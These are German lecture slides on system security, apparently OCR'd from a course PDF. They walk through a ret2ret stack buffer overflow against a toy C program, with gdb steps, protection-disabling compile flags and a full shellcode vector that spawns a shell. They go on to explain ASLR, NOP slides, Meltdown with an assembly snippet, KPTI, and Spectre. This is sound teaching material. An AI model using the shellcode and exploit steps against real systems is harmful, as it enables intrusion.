
- Vorgehensweise
  - Angriffsvektor als Argument bauen der Code beinhaltet und gleichzeitig `raddr` überschreibt, sodass der Code auf dem Stack angesprungen wird
- Problem: Wir wissen nicht an welcher Adresse der Shellcode liegen wird
- Lösung: Wir suchen mit `gdb` die Adresse der `ret`-Instruktion in der unsicheren Funktion und überschreiben damit die Rücksprung-Adresse auf dem Stack.
  - Dadurch wird `ret` zwei Mal ausgeführt
  - Jedes Mal wird dabei die Rücksprung-Adresse vom Stack verwendet
  - Beim 2. `ret` wird dann der Code angesprungen

Konkretes Beispiel: Shellcode einschleusen

- Stackaufbau (vereinfacht) von **`vuln`** →


```
void vuln(char *buffer) {
   char buf[28];
   memcpy(buf, buffer, strlen(buffer));
}

int main(int agrc, char **argv) {
   vuln( argv[1] );
   return 0;
}
```



Konkretes Beispiel: Shellcode einschleusen


- Stack nach dem kopieren des Angriffsvektors:



NOP = No Operation

Konkretes Beispiel: Shellcode einschleusen

- Stack nach dem ersten Ausführen der `ret`-Instruktion



- Der EIP zeigt nun wieder auf die gleiche `ret`-Instruktion
- Diese springt nun den Shellcode an, da sie `*buffer` als Rücksprungadresse verwendet

Konkretes Beispiel: Shellcode einschleusen

- 1. Schritt: Programm übersetzen

```
> gcc -fno-stack-protector -no-pie  -z execstack -o ret2ret ret2ret.c
```

- 2. Schritt: Ermitteln wo die Rücksprung-Adresse auf dem Stack ist
  - Damit ergibt sich, wie groß der Angriffsvektor sein muss und wo dann die Adresse der **`ret`**-Instruktion platziert werden muss.
  - Wir verwenden hierzu **`gdb`**

```
> gdb -q ret2ret
(gdb) r $(python -c 'print("A"*40 + "B"*4)')
Program received signal SIGSEGV, Segmentation fault.
   0x42424242 in ?? ()
```


  - Mithilfe von Python generieren wir uns einfach ein Argument zum Testen
    - Wir vergrößern schrittweise die Anzahl der **`A`** bis die vier **`B`** die Rücksprungadresse überschreiben und das Programm abstürzt bei dem Versuch nach **`0x42424242`** zu springen.

Konkretes Beispiel: Shellcode einschleusen

- 3. Schritt: Suche die Adresse der **`ret`**-Instruktion in der Funktion **`vuln`**

```
> gdb -q ret2ret
(gdb) disassemble vuln
...
0x0804848e <+56>:   ret
End of assembler dump.
(gdb)
```

- Bisheriger Kenntnisstand



Konkretes Beispiel: Shellcode einschleusen

- 4. Schritt: Suchen nach der Anfangsadresse unseres Shellcodes/Puffers
  - Bei gegebenem Quelltext klar, aber evt. gibt es mehrere Parameter

```
> gdb -q ret2ret gdb -q ret2ret
(gdb) break *0x0804848e
Breakpoint 1 at 0x0804848e
(gdb) r $(python -c 'print("A"*40 + "B"*4)‘)
Starting program ...
Breakpoint 1, 0x0804848e in vuln ()
x /10wx $esp
0xbffff18c:    0x42424242    0xbffff412    0xbffff254    0xbffff260
0xbffff19c:    0x080484a5    0xb7fe79b0    0xbffff1c0    0x00000000
0xbffff1ac:    0xb7df9e81    0xb7fb9000
(gdb) x/s 0xbffff412
0xbffff412:  'A' <repeats 40 times>, "BBBB"
```

BBBB = raddr

Parameter der Funktion

Dieser Parameter zeigt auf unseren Puffer/Shellcode

Konkretes Beispiel: Shellcode einschleusen

- 4. Schritt: Suchen nach der Anfangsadresse unseres Shellcodes/Puffers
  - Es ist nun klar, dass es reicht ein Mal die Adresse der `ret`-Instruktion abzulegen, da dann die Adresse des Puffers oben auf dem Stack liegt, siehe Abb. 1.
  - Wäre noch ein Parameter dazwischen, so müssten wir noch einmal die `ret`-Instruktion ablegen usw., siehe Abb. 2

Abb. 1





Abb. 2



Konkretes Beispiel: Shellcode einschleusen

- 5. Schritt: Baue nun den Angriffsvektor zusammen (little endian)

```
> export
vec=$'\x31\xc0\x50\xeb\x0e\x8b\x1c\x24\x88\x43\x07\x89\xe1\x31\xd2\xb0\x0
b\xcd\x80\xe8\xed\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x30\x90\x90\x90
\x90\x90\x90\x90\x90\x8e\x84\x04\x08‘
> ./ret2ret $vec
$
```

Die Shell wird gestartet!

- Bem.: Unser Angriff hat funktioniert, da wir eine Reihe von Sicherheitsmechanismen abgeschaltet haben.

Address Space Layout Randomization

- Betriebssystem vergibt den Programmen zufällige Adressbereiche
  → Damit sind die Adresse im Programm nicht mehr deterministisch
  - Basis-Adresse von Stack, Heap und Code-Segment wird zufällig gewählt
  - Shared Libraries werden per Zufall jedes Mal an einer anderen Adresse geladen

- Dies erschwert Angriffe die auf einen Pufferüberlauf abzielen
  - Im Beispiel von vorhin wäre damit die Adresse der `ret`-Instruktion bei jedem Programmaufruf anders.
- Verwenden alle bekannte Systeme: Linux, Microsoft Windows und MacOS

Address Space Layout Randomization

- Beispiel:

```
#include <stdio.h>
#include <malloc.h>

long data = 16;
long bss;

int main() {
   long stack;
   long *heap = malloc(8);
   printf("Text : %08x\n", &main);
   printf("Data : %08x\n", &data);
   printf("BSS  : %08x\n", &bss);
   printf("Heap : %08x\n", heap);
   printf("Stack: %08x\n", &stack);
}
```

Address Space Layout Randomization

- Compilieren und Ausführen

```
> gcc -o aslr-demo aslr-demo.c
> ./aslr-demo
$
```

- Beobachtung: alle Adressen sind randomisiert

- Übersetzt man mit dem Schalter –no-pie, also keine positionsunabhängige Code-Generierung, so wird das Programm immer an die gleiche Adresse geladen → nicht empfohlen

Brutefoce-Angriff bei ASLR

- Auf 32-bit Systemen ist pures Bruteforce nicht ganz hoffnungslos
  - Chance richtige Adresse zu treffen: $1 : 2^{24}$
- Angriffe die im Mittel nötig sind: $2^{23} = 8388608$
- Angenommen 8 Angriffe pro Sekunde: nur 291 Stunden

- Chance erheblich verbessern: durch NOP slides
  - NOP = No Operation

NOP slide

- Grundidee
  - Vor dem Shellcode einen möglichst großen NOP-Bereich anlegen.
  - Angreifer springt auf gut Glück irgendwo in den NOP Bereich.
  - EIP rutscht den NOPs entlang bis in den Shellcode.




Bild aus der Vorlesung Systemsicherheit,
Uni Erlangen, T. Müller, R. Tartler, M. Gernoth

14.8 Meltdown

- Entdeckung Juli 2017
- Betrifft Prozessoren von Intel, AMD und ARM
- Im Prinzip unerkannt seit ca. 20 Jahren
- Was passiert hierbei?
  - Umgeht die Isolation zwischen Betriebssystem (kernel mode) und Anwendung (user mode)
  - Erlaubt den Zugriff auf geschützten Kernel-Speicher und den Speicher von anderen Prozessen

- Namensgebung → Hardware- und BS-Sicherheitsgrenzen schmelzen


Grundlagen

- Exploit basiert auf der Kombination verschiedener Beschleunigungs-funktionen in der Hardware und den Betriebssystemen
  - Parallele und spekulative Ausführung von Instruktionen
  - Caching & TLB
  - Adressräume

- Es handelt sich um einen sogenannten Seitenkanal-Angriff
  - Der Angreifer kann die Daten nicht direkt lesen / senden.
  - Idee: Verwende unabhängige Ereignisse zur Kommunikation (z.B. Lampe an - Lampe aus)
  - Extraktion von Informationen über einen geheimen schmalbandigen Informationskanal. Ursprünglich im Bereich der eingebetteten Systeme.


CPU: Out-of-Order Execution

- Problem: Taktraten können aufgrund physikalischer Grenzen nicht mehr viel erhöht werden.
  → Daher setzt man auf Parallelität
- x86 CPUs arbeiten intern mit einem Mikrocode und verschiedenen Funktionseinheiten
  - Die CPU sortiert die Instruktionen um, sodass diese Funktionseinheiten möglichst gut genutzt werden
  - Hierbei werden auch Instruktionen eines Threads automatisch umsortiert, sofern diese voneinander unabhängig sind. → **out-of-order execution**
  - Ergebnisse werden erst gültig gesetzt, sobald alle vorherigen Instruktionen abgearbeitet sind und keine Fehler aufgetreten sind, ansonsten werden die Ergebnisse verworfen




CPU: Pipelining

- Problem: Befehle sind komplex und Speicherzugriffe langsam
- Lösung: Pipelining
  - Befehle vorab dekodieren und Daten vorab laden
  - Ablauf der Abarbeitung eines Befehls:
    - Instruction Fetch (IF)
    - Instruction Decode (IDEC)
    - Instruction Execute (EX)
    - Memory Access (MEM)
    - Result Writeback (WB)



Bild, Lukas Iffländer, Uni Würzburg

CPU: Pipelining



Bild, Lukas Iffländer, Uni Würzburg

CPU: Branch Prediction


- Pipelining → Befehle vorab dekodieren und Daten vorab laden
- Problem: Bei einer Verzweigung im Code ist unklar, wo es weitergeht
- Lösung: Sprungvorhersage (engl. branch prediction) und spekulative Ausführung (engl. speculative execution)
  - Die Änderungen der Ausführung werden erst sichtbar, wenn die Spekulation richtig war, ansonsten werden sie verworfen
  - Funktioniert gut bei Schleifen
    → es ist wahrscheinlicher, dass noch eine Iteration kommt

CPU: Caching

- Hauptspeicherzugriffe sind langsam
- Daher gibt es die Speicherhierarchie mit L1, L2 und ggf. L3-Caches
- Bei einem Speicherzugriff wird nicht nur ein Wort gecacht, sondern eine Cache-Zeile (engl. cache line)
  - Größe abfragbar, abhängig von der CPU
  - Funktioniert transparent
  - Kann aber per Assembler geflusht werden


CPU: Paging

- Bisher Betriebssystem in jeden Adressraum eingeblendet →
  - I.d.R. im oberen Teil des logischen Adressbereichs
  - Dadurch ist der Zugriff auf Kernel-Funktionen schneller, da der Adressraum nicht umgeschaltet werden muss
- Zugriffe auf Kernel-Space sind geschützt durch die MMU
  - In den Page-Table-Einträgen gibt es das U/S Bit (User-Mode / Supervisor-Mode)
  - Greift ein Anwendungsprozess zu, so wird er terminiert
    - x86-CPU löst Protection-Fault aus
    - Bewirkt Signal SIGSEGV




Meltdown Attack (Prinzip)

- Schritt 1: Lösche den Cache, indem ein großer allozierter Speicherbereich im User-Mode komplett gelesen wird



Meltdown Attack (Prinzip)

- Schritt 2: Führe folgende Instruktionen aus
  - Der Zugriff auf **`kernel_addr`** ist verboten
  - Der Zugriff auf **`user_addr`** ist aber erlaubt




```
; user-mode code

mov eax, [kernel_addr]         ; access kernel space
and eax, 0xff                  ; use lowest byte
mov rbx, [eax*128+user_addr] ; as index in an array in user-space
                               ; align the acces with cache lines
                               ; here 128 bytes per cache line
```

Meltdown Attack (Prinzip)


- Schritt 3: Lese ab `user_addr` in einer Schleife jeweils 128 Byte
  - Dabei wird ein Zugriff viel schneller als alle anderen sein
  - Das ist genau die Cache-Line, welche geladen wurde, als der erlaubt Zugriff stattgefunden hat
  - Damit können wir die Nummer der Cache-Line bestimmen und damit den Inhalt des Index, also das Byte in `eax`
  - Wir haben also ein Byte aus dem Kernel-Space gelesen
  - Dies kann man jetzt natürlich wiederholen und so beliebige viel auslesen

```
; user-mode code

mov eax, [kernel_addr]        ; access kernel space
and eax, 0xff                 ; use lowest byte
mov rbx, [eax*128+user_addr] ; as index in an array in user-space
                              ; align the acces with cache lines
                              ; here 128 bytes per cache line
```

Meltdown Attack (Prinzip)

- Schritt 3: Lese ab `user_addr` in einer Schleife jeweils 128 Byte
  - Dabei wird ein Zugriff viel schneller als alle anderen sein
    - Bild aus der Publikation zu Meltdown



Meltdown Attack (Prinzip)

- Schritt 4: verhindern, dass der Prozess terminiert wird, wenn der unerlaubte Speicherzugriff erkannt wird
  - Einfach einen Signalhandler für SIGSEGV registrieren
  - Und damit eine Terminierung verhindern
  - Und darin dann den Index per Cache-Zeitmessung ermitteln (siehe Schritt 3)

```
; user-mode code

mov eax, [kernel_addr]        ; access kernel space
and eax, 0xff                 ; use lowest byte
mov rbx, [eax*128+user_addr] ; as index in an array in user-space
                              ; align the acces with cache lines
                              ; here 128 bytes per cache line
```

Meltdown Attack (Prinzip)

- Warum funktioniert das?

- Aufgrund der spekulativen Ausführung und da das Betriebssystem und die Anwendung im gleichem Adressraum laufen
- Spekulative Ausführung
  - Die Instruktionen werden ausgeführt, bis die CPU mithilfe der MMU erkennt, dass der Zugriff auf den Kernel-Space nicht erlaubt war.
    - Exceptions werden zurückgestellt bis feststeht, ob Ausführung richtig oder falsch war
    - Dadurch wird der unerlaubte Speicherzugriff nicht sofort angebrochen (das ist wieder eine Performance-Optimierung)
  - Dann wird der CPU-Zustand zurückgesetzt, nicht aber der Cache-Inhalt.


Bemerkungen

- Einige 64-Bit Systeme blenden kompletten physikalischen Adressraum zusätzlich im Kernel-Space ein
- Damit ist es mit Meltdown möglich den gesamten Speicher auszulesen
- Teilweise wurden in NTFS auch private Schlüssel von Dateisystemen im Kernel-Space gehalten, wodurch diese auch auslesbar sind und damit verschlüsselte Dateisysteme angreifbar sind

- Der SIGSEGV ist teuer, aber auf schnellen Systemen kann mit Meltdown der Kernel-Speicher mit einer Rate von ca. 500 kb/s gelesen werden.
  → insgesamt äußerst kritisches Problem

Lösung: Kernel page-table isolation (KPTI)

- KPTI (vormals KAISER) realisiert eine getrennten Adressraum für das Betriebssystem →
  - Wenn die Anwendung aktiv ist, wird nur ein minimaler Teil für den Einsprung ins System eingeblendet
  - Bei einem Systemaufruf wird der Kernel komplett eingeblendet
    - Dies geschieht durch Setzen von Einträgen im Page-Directory
  - Beim Rücksprung aus dem Kernel muss der TLB geflusht werden
    - Das ist teuer, bis 30% langsamer



https://de.wikipedia.org/wiki/Kernel_page-table_isolation

Lösung: Kernel page-table isolation (KPTI)

- Neuere x86 Prozessoren haben mehrere TLBs
- Hier kann ein TLB für den Kernel verwendet werden,
  wodurch die Performance-Einbußen vermieden werden können

Literatur

- Lipp et.al., „Meltdown: Reading Kernel Memory from User Space“, USENIX Security Symposium, USA, 2018.
- Gruss et.al., „KASLR is Dead: Long Live KASLR”, Engineering Secure Software and Systems, Germany, 2017.
- Umfassende Infos zu Meltdown und Spectre: https://meltdownattack.com

14.9 Spectre

- Wurde fast zeitgleich entdeckt, Juni 2017
- Betrifft fast alle Betriebssysteme
- Im Unterschied zu Meltdown nutzt Spectre bereits vorhandenen Code des Zielprozesses und beeinflusst dann den Branch-Predictor der CPU so, dass gewünschte Instruktionen spekulativ ausgeführt werden.
- Im Gegensatz zu Meltdown liest Spectre Adressen aus, auf die der angegriffene Prozess tatsächlich zugreifen kann.
  - Damit kommt es nicht zu einer Exception und dem Abbruch des beteiligten Prozess, da ja nur „legal“ lesbare Daten zugegriffen werden.
- Due Informationen werden dann über einen Seitenkanal, wie der Cache-Array-Trick bei Meltdown, ausgelesen

Lösung

- Mikrocode-Update für CPU
- Compiler fügt an kritischen Stellen Hinweise ein, um spekulative Ausführung zu verhindern

- Namensgebung → basiert auf **spec**ulativer Ausführung